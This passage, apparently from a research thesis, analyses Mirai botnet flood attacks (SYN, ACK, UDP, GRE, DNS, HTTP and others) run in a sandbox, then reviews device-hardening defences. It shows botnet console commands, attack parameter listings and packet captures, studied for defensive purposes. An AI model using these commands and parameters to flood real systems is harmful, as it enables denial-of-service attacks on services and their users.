fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
```

FIGURE 3.4: *SYN Flood Initialization & Control Parameters*

```
11:58:31.467247 IP 192.168.120.155.64123 > 192.168.120.153.32874: Flags [R.], seq 0, ack 687694207,
win 0, length 0
11:58:31.467266 IP 192.168.120.152.1211 > 192.168.120.155.38375: Flags [S], seq 780444843, win 0, op
tions [mss 1411,sackOK,TS val 3462287748 ecr 0,nop,wscale 6], length 0
11:58:31.467272 IP 192.168.120.155.38375 > 192.168.120.152.1211: Flags [R.], seq 0, ack 780444844, w
in 0, length 0
11:58:31.467274 IP 192.168.120.153.18715 > 192.168.120.155.15530: Flags [S], seq 3935364363, win 0,
options [mss 1404,sackOK,TS val 2755183837 ecr 0,nop,wscale 6], length 0
11:58:31.467278 IP 192.168.120.155.15530 > 192.168.120.153.18715: Flags [R.], seq 0, ack 3935364364,
 win 0, length 0
11:58:31.467297 IP 192.168.120.152.58750 > 192.168.120.155.51533: Flags [S], seq 1882592988, win 0,
options [mss 1411,sackOK,TS val 3462287748 ecr 0,nop,wscale 6], length 0
11:58:31.467305 IP 192.168.120.155.51533 > 192.168.120.152.58750: Flags [R.], seq 0, ack 1882592989,
 win 0, length 0
11:58:31.467308 IP 192.168.120.152.53975 > 192.168.120.155.5820: Flags [S], seq 3768930108, win 0, o
ptions [mss 1411,sackOK,TS val 3462287748 ecr 0,nop,wscale 6], length 0
11:58:31.467312 IP 192.168.120.155.5820 > 192.168.120.152.53975: Flags [R.], seq 0, ack 3768930109,
win 0, length 0
11:58:31.467329 IP 192.168.120.153.45730 > 192.168.120.155.11936: Flags [S], seq 336905623, win 0, o
ptions [mss 1404,sackOK,TS val 2755183837 ecr 0,nop,wscale 6], length 0
11:58:31.467335 IP 192.168.120.155.11936 > 192.168.120.153.45730: Flags [R.], seq 0, ack 336905624,
win 0, length 0
11:58:31.467337 IP 192.168.120.152.9495 > 192.168.120.155.13434: Flags [S], seq 4222907677, win 0, o
ptions [mss 1411,sackOK,TS val 3462287748 ecr 0,nop,wscale 6], length 0
11:58:31.467341 IP 192.168.120.155.13434 > 192.168.120.152.9495: Flags [R.], seq 0, ack 4222907678,
win 0, length 0
```

FIGURE 3.5: *Packet Capture of SYN Flood Attack*

```
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
^C3694 packets captured
4021 packets received by filter
0 packets dropped by kernel
root@victim:~# sudo tcpdump -i ens33 -w syn1.pcap
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
^C401549 packets captured
401740 packets received by filter
0 packets dropped by kernel
```

FIGURE 3.6: *Numbers of Packets Captured during a 20-minute period versus 3 seconds during SYN Flood*

ACK: ACK Flood - An ACK flood attacks works in a very similar way to the previously mentioned SYN flood attack. In this attack, the malicious node attempts to overload a victim/server with TCP ACK packets. An example attack was once again carried out in a sandbox environment with the same target and bot IP address as before. Figure 3.7 shows the initiation of the ACK flood attack with its duration amount, in seconds, as well as the control parameters of the attack. Investigating the packet capture of the attack shown in Figure 3.8 shows the ACK packets, as indicated by the flag "[.]" sent to the victim(192.168.120.155) as well as the responses, indicated by the "[R]" flag being sent from the victim responding to the attacking packets. Once again, an indication of the scale of an attack can be seen in Figure 3.9, in just three seconds of attack, with only 2 bots in the system, over 350,000 packets were captured.

```
mirai@botnet# ack 192.168.120.155 3 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
```

FIGURE 3.7: *ACK Flood Initialization & Control Parameters*

```
14:14:50.081241 IP 192.168.120.152.14058 > 192.168.120.155.46618: Flags [.], seq 2040796775:20407972
87, ack 2802496001, win 27449, length 512
14:14:50.081244 IP 192.168.120.155.46618 > 192.168.120.152.14058: Flags [R], seq 2802496001, win 0,
length 0
14:14:50.081308 IP 192.168.120.152.46176 > 192.168.120.155.32881: Flags [.], seq 1787954597:17879551
09, ack 2382476403, win 27449, length 512
14:14:50.081315 IP 192.168.120.155.32881 > 192.168.120.152.46176: Flags [R], seq 2382476403, win 0,
length 0
14:14:50.081319 IP 192.168.120.152.9183 > 192.168.120.155.39131: Flags [.], seq 1465399581:146540009
3, ack 3606622433, win 27449, length 512
14:14:50.081322 IP 192.168.120.155.39131 > 192.168.120.152.9183: Flags [R], seq 3606622433, win 0, l
ength 0
14:14:50.081341 IP 192.168.120.152.48681 > 192.168.120.155.36658: Flags [.], seq 3339197143:33391976
55, ack 2752527999, win 27449, length 512
14:14:50.081347 IP 192.168.120.155.36658 > 192.168.120.152.48681: Flags [R], seq 2752527999, win 0,
length 0
14:14:50.081350 IP 192.168.120.153.10027 > 192.168.120.155.57442: Flags [.], seq 1730806349:17308068
61, ack 1270999935, win 5313, length 512
14:14:50.081355 IP 192.168.120.155.57442 > 192.168.120.153.10027: Flags [R], seq 1270999935, win 0,
length 0
14:14:50.081382 IP 192.168.120.153.55807 > 192.168.120.155.54682: Flags [.], seq 21076989:21077501,
ack 1234188194, win 5313, length 512
14:14:50.081388 IP 192.168.120.155.54682 > 192.168.120.153.55807: Flags [R], seq 1234188194, win 0,
length 0
```

FIGURE 3.8: *Packet Capture of ACK Flood Attack*

```
root@victim:~# sudo tcpdump -i ens33 -w syn1.pcap
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
^C350282 packets captured
350571 packets received by filter
0 packets dropped by kernel
root@victim:~# _
```

FIGURE 3.9: *Number of packets captured during 3 second ACK Flood Attack*

STOMP: TCP Stomp Flood - This is an interesting attack even in the context of the Mirai attack types. To understand this attack, it is important to know that STOMP is a simple application layer, text-based program that is used as an alternative to other open messaging protocols. The process of a STOMP attack within Mirai is made up of several steps. First, a bot in the botnet uses STOMP to open an authenticated TCP handshake with the targeted devices. Next, once authenticated, junk data is sent disguised as a STOMP TCP request to the victim device. The flood of fake STOMP requests leads to network saturation and denial of service. The attack is designed to specifically work on web servers and in the attack initialization(Figure 3.10) of the attack the destination port of 80 is specified for the victim. The attack was initiated in the sandbox and due to the fact that the victim is not running a web server(as it is meant to simulate a simple IoT device), the attack did not commence. The initialization and termination packets of the TCP handshake from a bot in the botnet can be seen in Figure 3.11




FIGURE 3.10: *STOMP Initialization & Control Parameters*



FIGURE 3.11: *Commencement & Termination of the 3-Way Handshake between bot and victim*

UDP: UDP Flood - The Mirai UDP attack is similar in application to a conventional UDP attack. Under normal environmental conditions, when a network node receives a UDP packet, it carries out two steps in response.

(a) The node first checks to see if any system programs running which are presently listening for requests at the specified port.

(b) If no programs are receiving the specified packets on that port, the server response with an ICMP packet to inform the sender that the destination is unreachable.

A UDP flood is when the server receives a flood of UDP packets and has to respond to every received request with information on whether the destination, required by the attacker's UDP packet is reachable, this leads to the victim quickly becoming overwhelmed. In the sandbox environment, the attack is initialized by issuing the command shown in Figure 3.12. Upon a successful run of a UDP attack using 3 bots against the victim IP, a tcpdump packet capture was created. Figure 3.13 shows the flooding UDP packets sent to the victim by the three bots and Figure 3.14 shows the attempted responses, in the form of ICMP packets, to the flooding UDP packets.




FIGURE 3.12: *UDPFlood Initialization & Control Parameters*




FIGURE 3.13: *Packet Capture of UDP Attack Packets*




FIGURE 3.14: *Response ICMP Packets*

UDPPlain - This is the same attack in functionality as UDP flood except it has with fewer options, optimized for higher packets per second(PPS). This attack is usually more effective in collapsing a system in DOS than it's UDP flood counterpart due to higher bits per second(BPS) & PPS rate of transfer. In both UDP attacks ICMP messages are generated by the victim CPU, so even it the device isn't being overwhelmed by BPS or PPS, the load the device is under by generating the ICMP messages can also impact device performance. Once again, similar to the UDP flood attack this UDPPlain attack uses a random source port unless otherwise modified, making attack detection and source fingerprinting very difficult. Figure 3.15 shows the initialization and control parameters of the UDPPlain attack.




FIGURE 3.15: *UDPPlain Flood Initialization & Control Parameters*

VSE: Valve source engine-specific flood - This is an interesting attack vector as it aims to specifically attack servers that run certain games created by the Valve Corporation games development company. All games build by Valve are built on a

secure framework game engine called Valve Source. The Valve Source engine is primarily responsible for rendering game components such as images, networking, game play and sounds. Any individual can run servers themselves, so it is not an attack specific to the Valve corporation. When an instance of a game server begins, it listens for incoming player connections on UDP port 27015 and once established, all traffic related to the game occurs on this predetermined port. The issue with this is, and what Mirai exploits, is that the servers will listen on their defined port and allow incoming connections from any IP address. The result of this is that the server is unable to differentiate between the legitimate players connecting through UDP and illegitimate connections from a malicious host. The VSE does allow for whitelisting if required. IoT-based DDoS attacks like Mirai can quickly overrun and seriously inhibit a server due to the volume of requests and number of PPS transmitted.Figure 3.16 shows the Initialization and control parameters of the VSE attack.



FIGURE 3.16: *VSE Flood Initialization & Control Parameters*

DNS: DNS resolver flood using the target domain - This attack is probably the most notable in the Mirai due to the number of high profile Mirai attacks that specifically utilize this vector. The attack is initialized in the same way as the others except, after specifying the source host, a domain must be specified. Strangely, the IP is necessary for the attack command but is ignored during its functionality, the real target of the attack is the domain name specified. The attack works by having the connected bots generate a DNS query flood at the domain given. This query flood of random subdomains is in the format $String.domain.com. The IoT device then sends this received request to its authoritative local DNS server. The bots flood the DNS server with A record look-ups and if the local DNS server does not have the record cached it forwards the lookup request to the authoritative name server for the domain. Once the attack reaches this point, it grows substantially because the authoritative DNS server for the given domain is under a flood of requests from real DNS servers on the internet. This vector is difficult to defend against as the if the victim blocks all DNS requests or port 53 they can no longer stay online for legitimate requests.Figure 3.17 shows the Initialization and control parameters of the DNS attack.



FIGURE 3.17: *DNS Flood Initialization & Control Parameters*

2. GRE

The Generic Routing Encapsulation is a tunnelling protocol developed by Cisco, it encapsulates a wide variety of network layer protocols inside virtual point-to-point links. It is important to realize for both of the described GRE attacks, that GRE is its own individual protocol, so firewall rules to block the attacks need to reflect this, i.e. it's not TCP or UDP.

GREIP: GRE IP Flood - This attack is very versatile and interesting, as the GRE attack vector was uncommon before its use in Mirai. The GREIP attack works by encapsulating a payload of 512 bytes inside a general GRE packet which, by default, has a random source and destination IP, as well as source and destination port. Figure 3.18 shows the initialization and control parameters of the GREIP attack. Figure 3.19 shows a packet capture of the attack in Wireshark, note the randomness of the IP addresses and ports after the GRE section.




FIGURE 3.18: *GREIP Flood Initialization & Control Parameters*




FIGURE 3.19: *GREIP Attack Capture In Wireshark*

GREETH: GRE Ethernet flood - This attack is different from GREIP not only in its payload size(592 bytes), the addition of an L2 frame, and also in the attack payload. GREETH's payload includes a Transparent Ethernet Bridging over GRE-encapsulation packet.Figure 3.20 shows the Initialization and control parameters of the GREETH attack. Figure 3.21 shows a packet capture of the attack in Wireshark and also the TEB over GRE encapsulation packets. This attack is extremely high velocity, in both PPS and BPS, which is evident in the fact it generated the highest number of packets of all the simulated attacks. It generated over 620,000(Figure 3.22) packets in the allotted 3 second attack times, which would be a huge resource intensive attack on any system.




FIGURE 3.20: *GREETH Flood Initialization & Control Parameters*




FIGURE 3.21: *GREETH Attack Capture In Wireshark*

```
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
^C^C624665 packets captured
632454 packets received by filter
7787 packets dropped by kernel
root@victim:~#
```

FIGURE 3.22: *Number of Captured Packets*

3. APP

HTTP: HTTP flood - The HTTP attack included in Mirai is a highly configurable and flexible attack type and is very difficult to defend against. Using this vector, a traditional HTTP GET or POST attack can be performed against a web host as well as an HTTP method attack, which is a combination of the two. During either an HTTP GET or POST attack, the attacker exploits seemingly legitimate HTTP GET/POST requests. A GET request is used in a web server to retrieve standard, static content on the server in question, while the POST request is used to access dynamically generated resources. The goal of the attack is to force the server to allocate the most resources possible responding to each individual request; thus, the attacker will aim to inundate the server with multiple requests that are each as processing intensive. Clearly, multiple Mirai bots performing these requests at once against a web server would be catastrophic. The Mirai console says that the destination port for the attack is random, however the default port is actually TCP/80, which is the port reserved for HTTP Figure 3.23 shows the Initialization and control parameters of the HTTP attack.



FIGURE 3.23: *HTTP Flood Initialization & Control Parameters*

3.5 Review of Mirai Mitigation Techniques

To properly compare and contrast the various mitigation techniques, it is important to understand how they function in a broad sense. For each technique mentioned in Chapter 3, a variation of each will be proposed and compared. This comparison will take the common characteristics and features of each of the proposed approaches and compare them to each other. The conclusions made from the comparison of each of the techniques is what determined the implantation developed for this research paper that is described in Chapter 4.

3.5.1 Technique 1: Device Hardening

Device hardening refers to the process of reducing vulnerabilities in security devices. This is a very broad definition that covers a wide variety of methodology that ensures the safety of a device, or in this case, an IoT device or "thing". Any device hardening approach related to the defence of IoT nodes against Mirai, more specifically, becoming a Mirai bot can be implemented without much difficulty. The ease of implementation of this approach once again stresses the need for a globally accepted standard for IoT security because, if the manufacturers and developers had chosen to implement, even the most simple of the device hardening steps, IoT devices would be released pre-configured and safe against, not only becoming a bot in a Mirai system, but also a wide variety of other attack vectors.

In a Mirai specific scenario the device hardening approach needs to be geared against the prevention of device infection, this means thorough knowledge of how Mirai infects devices is required. Mirai uses Telnet port 23 to attempt connection to the vulnerable device and gain root by brute forcing login credentials. Telnet is widely considered to be extremely insecure, one reason for this is because it transfers login credentials in plain text with its connections. Telnet also provides the ability to perform important actions,

make operating system modifications, or access root files that should normally be left unmodified. Secure shell(SSH) is a secure alternative to the telnet protocol, it removes the viability of snooping attacks that can scrape the plain text user credentials in telnet as it does not transfer the important in plaintext. SSH, while not completely secure against newer strands of malware, is a much better alternative to telnet. A strong set of login credentials for SSH makes it much more secure against Mirai infection. The first part of the device hardening approach to deal with the Telnet issues would be to completely disable the telnet protocol on the IoT device and switch to using SSH. However, some considerations need to be made before making this step. Disabling Telnet on all IoT devices is not possible, as devices running BusyBox cannot support SSH without the manual recompilation of the system. The way to solve this problem for the devices in which Telnet is essential for operation, instead use the hardening technique of changing the default telnet port of operation from the default port of 23 to a random port. This change is effective, particularly against Mirai as the loader server scans, in most cases on port 23. So for this first hardening step, securing the telnet aspect of devices, the ideal approach is to disable telnet and use ssh and if this is not possible, change the default telnet operation port to something random.

The next most common device hardening techniques against malware relates to securing devices utilizing the HTTP protocol on port 80. HTTP is an application layer protocol for distributed, collaborative, hypermedia information systems that allows clients to communicate data on the web. The protocol itself is widely considered to be insecure and outdated as it created an insecure connection to devices that is, similar to the telnet issues, prone to snooping or eavesdropping attacks that can compromise user data. The solution is similar to the telnet solution, as an SSH like alternative exists for HTTP. HTTPS, which works on port 443, offers a secure encrypted connection between clients using SSL certificates that allows data to be sent over the web to be encrypted and secure against any unauthorized access. So to secure the device using HTTP, the hardening solution is to disable HTTP and instead use HTTPS on port 443.

An uncommon hardening techniques that is used only in Mirai defence approaches is to block port 48101. The reason for this is due to information provided with the release of the Mirai source code. When the code was released, the claimed author, known as Anna-Senpai, detailed in a text file how some Mirai source codes processes function. The text file explained how port 48101 was used to prevent multiple instances of Mirai bots running, and is thus necessary for this port to be open in order for Mirai to operate correctly.

A common feature of many IoT devices is the use of the software BusyBox. The BusyBox software provides Unix-like utilities for environments like Linux and Android, and is

commonplace in many IoT devices because of its low resource consumption. BusyBox is a fairly complete environment for any small or embedded system or device. It functions by combining tiny versions of many common UNIX utilities into a single small executable, and provides replacements for many of the utilities found in GNU. These BusyBox utilities generally provide fewer options than the fully fledged GNU counterparts to increase performance. The best hardening technique to secure a device using BusyBox is to secure the BusyBox execution to be run by a user specified by the device owner or to only allow root execution. This means that Mirai will not have the ability to execute its commands on the IoT device as it lacks the privilege level.

Many embedded IoT devices are beginning to implement smartphone applications into their operation. For example, many models of IP security cameras allow their users to monitor live feeds through the use of an application. In many cases, these applications can push alerts and emails relating to the IoT device directly to the smartphone of the device owner. This means that the device may be using the SMTP protocol on port 25, which is insecure in the same ways as telnet and HTTP in terms of encryption. The hardening solution is to disable SMTP entirely on the device. It is also possible to use the SMTPS protocol which encrypts information 465, but it is more effective against Mirai to just disable the service completely.

The File Transfer Protocol(FTP) service is usually enabled by default on most IoT devices and is used in the transfer of files to and from the device. This can result in malicious files being loaded onto the device and executed. To harden the device against the risk of FTP attacks, the service should be disabled. The TFTP services should also be disabled on the device for the same reasons.

A number of measures have been outlined that successfully protect a resource constrained IoT device against infection and recruitment as a bot from the Mirai malware. The overall mitigation technique of device hardening will now be evaluated against the previously outlined criteria as follows:

Resource Efficiency: Device hardening can be performed by any system that has access to the network containing the vulnerable devices. A simple instance of any Linux distribution can carry out the steps involved to protect the IoT devices. Device hardening does, however, require the vulnerable devices to be powered up and connected to the network to be scanned, this can be problematic, particularly for battery-powered IoT devices. The frequency of network scanning and the duration of the hardening approach may lead to power draining on the device, so the hardening approach needs to be executed in a quick and considerate manner for these devices.

Scalability: The continuous increase in the adoption of IoT devices means that the number of vulnerable devices has grown as well. Device hardening deals with this by scanning the whole network to identify all possible vulnerabilities and performing hardening on every possible device. The hardening approach may suffer in terms of scalability when it comes to large industrial scenarios when protecting thousands of IoT devices is necessary, this is due to the time it would take to secure every node, but, for small home IoT implementations this approach is more than adequate.

Platform Independence: Device hardening can be easily configured to run on a wide variety of platforms. The most efficient method for implementing device hardening would be to create an all-in-one hardening script that performs all the previously discussed protective measures. The way to ensure platform Independence for all possible IoT firmware is to allow for different system operating systems in the script. The script would detect the system of the device and run the hardening commands that are tailored to that system. One drawback to the approach is that the developer needs to keep on top of any changes and new possible firmware types in the IoT landscape and constantly reflect these changes in their implementation of device hardening.

